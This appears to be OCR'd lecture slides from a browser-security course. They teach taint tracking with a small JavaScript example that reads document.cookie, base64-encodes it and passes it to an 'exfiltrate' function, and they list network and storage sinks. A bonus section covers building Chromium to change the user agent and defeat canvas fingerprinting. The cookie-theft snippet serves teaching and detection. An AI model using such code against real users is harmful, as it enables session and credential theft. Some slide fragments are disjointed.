
```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```

If the return value is not tainted

exfiltrate(b64)

Go into the body of exfiltrate and do taint analysis. Note that we know b64 is tainted.

TAINT TRACKING - SINKS



Malicious

K(x)

D(...,x)

...

Store

Where are the sinks?

TAINT SINKS

- XMLHttpRequest
- WebSocket
- chrome.storage (for persistence)
- DOM elements where src attributes contain tainted values

Q2 TAKEAWAYS

- Understand taint tracking at a deeper level
- Understand the difference between direct flows and implicit flows
- Be able to propagate taint via static analysis
- Understand tradeoffs in propagating taint for implicit flows

BONUS: CHROMIUM SOURCE CODE AND ANTI-FINGERPRINTING

PREREQUISITES


- A Ubuntu 18.04 VM with 8-16 GB of RAM
- 100 GB of space dedicated to that VM
- Some time

- Follow the instructions on https://chromium.googlesource.com/chromium/src/+/master/docs/linux/build_instructions.md#System-requirements

THINGS NOT TO DO


- DO NOT use ~ on PATH when you export your PATH variable
  - Do this instead `export PATH="$PATH:${HOME}/depot_tools"`
- DO NOT pass - - no-history to fetch
  - DO this instead `fetch --nohooks chromium`
- The faster builds section is untested.
- Do not pass GO
- Do not collect $200

CHROMIUM SOURCE CODE AT A GLANCE



RESOURCE TO UNDERSTAND CODE

- General Developer Guide
  - https://www.chromium.org/developers
- Getting Around the Chromium Source Code Directory Structure
  - https://www.chromium.org/developers/how-tos/getting-around-the-chrome-source-code



mirrored from https://chromium.googlesource.com/chromium/src

The official GitHub mirror of the Chromium source https://chromium.googlesource.com/chr...


RESOURCES TO UNDERSTAND CODE

- https://github.com/chromium/chromium/

GUIDE TO CHANGING


- Make change(s) to file
- Recompile using the same command
  - autoninja -C out/Default chrome
  - If compilation fails, warnings/errors will be displayed
- Run your fancy new chrome

CHANGING THE USER AGENT AT SOURCE LEVEL



Your User Agent is:

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4090.0 Safari/537.36



Your User Agent is:

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/14.828.4090.0 Safari/537.36

https://www.whatismybrowser.com/detect/what-is-my-user-agent


https://www.whatsmyua.info/

FINGERPRINTING

- We will be defeating wasm-fingerprint (published 2 months ago!)
  - https://github.com/drbh/wasm-fingerprint
- Canvas fingerprinting technique
  - https://browserleaks.com/canvas#how-does-it-work

BrowserLeaks,com <canvas> 1.0

DEFEATING THE FINGERPRINTING



Disabling fingerprinting using --disable-reading-from-canvas

Installing an addon from the Google extension store to disable fingerprinting

Writing your own unique browser that produces a non-unique fingerprint to defeat fingerprinting

TECHNICAL DETAILS AND HINTS

- The test site runs a JS shim which loads a wasm module that outputs things to the Canvas and calculates a fingerprint
  - Source: https://github.com/drbh/wasm-fingerprint/blob/master/src/lib.rs
  - Test site: https://drbh.github.io/wasm-fingerprint/
  - *(Site works approximately some of the time, you might need to refresh to see your fingerprint)*

- *HINT: Look at how it interacts with HTML elements (in particular, the Javascript API it calls from the source)*

WHAT WE EXPECT (DEMO)

TAKEAWAYS OF Q3

- Compiling and running the given source code
  - Following the instructions on the page
- Making some trivial and non-trivial changes to defeat fingerprinting

THE END